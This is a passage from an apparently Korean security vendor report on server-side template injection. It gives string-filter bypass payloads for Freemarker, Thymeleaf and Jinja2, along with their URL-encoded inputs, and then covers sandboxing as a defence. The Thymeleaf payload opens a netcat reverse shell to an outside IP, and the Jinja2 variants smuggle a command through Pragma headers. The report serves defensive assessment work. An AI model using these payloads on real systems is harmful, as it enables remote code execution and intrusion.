

그림 22. Velocity Template Engine 문자열 필터링 우회

Freemarker 우회 방안

페이로드	<#assign ex = "freemarker.templa"> <#assign ex += "te.utility.Execute"> <#assign ex = ex?new()>${ ex("id")}
입력값	?username= %3c%23%61%73%73%69%67%6e%20%65%78%20%3d%20%22%66 %72%65%65%6d%61%72%6b%65%72%2e%74%65%6d%70%6c%61%22%3e%3c %23%61%73%73%69%67%6e%20%65%78%20%2b%3d%20%22%74%65%2e%75 %74%69%6c%69%74%79%2e%45%78%65%63%75%74%65%22%3e%3c%23%61 %73%73%69%67%6e%20%65%78%20%3d%20%65%78%3f%6e%65%77%28%29 %3e%24%7b%20%65%78%28%22%69%64%22%29%7d



그림 23. Freemarker Template Engine 문자열 필터링 우회

Thymeleaf 우회 방안

페이로드	<a th:text="${''.getClass().forName('java.lan'+'g.Runtime').getRuntime().exec('nc -e /b'+'in/sh 192.168.102.61 8888')}">
입력값	?username= <a%20th%3atext%3d"%24%7b%27%27%2egetClass%28%29%2eforName%28%27java%2elan%27%2b%27g%2eRuntime%27%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fb%27%2b%27in%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d">%2fa>



그림 24. Thymeleaf Template Engine 문자열 필터링 우회

Flask 우회 방안

페이로드	{{lipsum.__globals__.os.popen('cat flag.txt').read()}}
입력값	?id=%7b%7blipsum%2e__globals__%2eos%2epopen%28%27cat%20flag%2etxt%27%29%2eread%28%29%29%7d%7d



그림 25. Jinja2 Template Engine 문자열 필터링 우회

Jinja2 Template Engine 의 경우 request 객체를 사용할 수 있다면, 필요한 문자열 전부 header 를 통해 전송해 다음과 같은 우회 방안도 가능하다.

페이로드	**(id 값)** {{lipsum|attr(request.pragma.0)|attr(request.pragma.1)|attr(request.pragma.2)|attr(request.pragma.3)|attr(request.pragma.4)|attr(request.pragma.5)|attr(request.pragma.6)|attr(request.pragma.7)()}} **(header 값)** Pragma: __globals__ Pragma: __getitem__ Pragma: __builtins__ Pragma: __import__ Pragma: os Pragma: popen Pragma: cat flag.txt Pragma: read
입력값	?id=%7b%7blipsum%7cattr%28request%2epragma%2e0%29%7cattr%28request%2epragma%2e1%29%7cattr%28request%2epragma%2e2%29%7cattr%28request%2epragma%2e3%29%7cattr%28request%2epragma%2e4%29%7cattr%28request%2epragma%2e5%29%7cattr%28request%2epragma%2e6%29%7cattr%28request%2epragma%2e7%29%28%29%7d%7d



그림 26. Jinja2 Template Engine 원격 코드 실행 중괄호 필터링 우회 예시

또한, 표현식 “{{ … }}”을 필터링 한다고 하더라도, 표현식 “{{ … }}” 이 아닌, 반복문 “{% … %}”을 통해 변수 할당 후 출력하는 방식으로 우회가 가능하다.

페이로드	**(id 값)** {%with a=lipsum|attr(request.pragma.0)|attr(request.pragma.1)|attr(request.pragma.2)|attr(request.pragma.3)|attr(request.pragma.4)|attr(request.pragma.5)|attr(request.pragma.6)|attr(request.pragma.7)()%}{%print(a)%}{%endwith%} **(header 값)** Pragma: __globals__ Pragma: __getitem__ Pragma: __builtins__ Pragma: __import__ Pragma: os Pragma: popen Pragma: cat flag.txt Pragma: read
입력값	?id=%7b%7blipsum%7cattr%28request%2epragma%2e0%29%7cattr%28request%2epragma%2e1%29%7cattr%28request%2epragma%2e2%29%7cattr%28request%2epragma%2e3%29%7cattr%28request%2epragma%2e4%29%7cattr%28request%2epragma%2e5%29%7cattr%28request%2epragma%2e6%29%7cattr%28request%2epragma%2e7%29%28%29%7d%7d



그림 27. Jinja2 Template Engine 원격 코드 실행 중괄호 필터링 우회 예시

3. Sandboxing(샌드박싱)

사용자 입력값을 기반으로 Template 을 생성하고 렌더링해야 하는 경우, 불가피하게 사용자 입력으로 Template 을 처리할 수밖에 없다. 이때, 사용자 입력으로부터 받는 Template 을 Sandboxing 해 공격 코드가 실제로 영향을 끼칠 수 없도록 제한하는 방법으로도 대응이 가능하다.

다만, Sandboxing 의 경우 우회할 여지가 있기 때문에 단독으로 사용하기 보다는 다른 보완 방식과 이중으로 혼용해 사용하는 것을 권장한다.

■ 참고 사이트

- 블랙햇 아카이브(https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf)
- 타임리프 공식 문서(https://www.thymeleaf.org/doc/tutorials/3.0/usingthymeleaf.html)
- Hacktricks (https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#thymeleaf-java)
- Jinja 공식 문서(https://jinja.palletsprojects.com/en/3.0.x/templates/)
- Freemarker 공식 문서(https://freemarker.apache.org/index.html)
- Velocity 공식 문서(https://velocity.apache.org)

EQST INSIGHT

2024.03

별책 | '24년 전자금융기반시설 취약점 분석평가 기준 신설항목: SSTI

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제 작 : SK쉴더스 마케팅그룹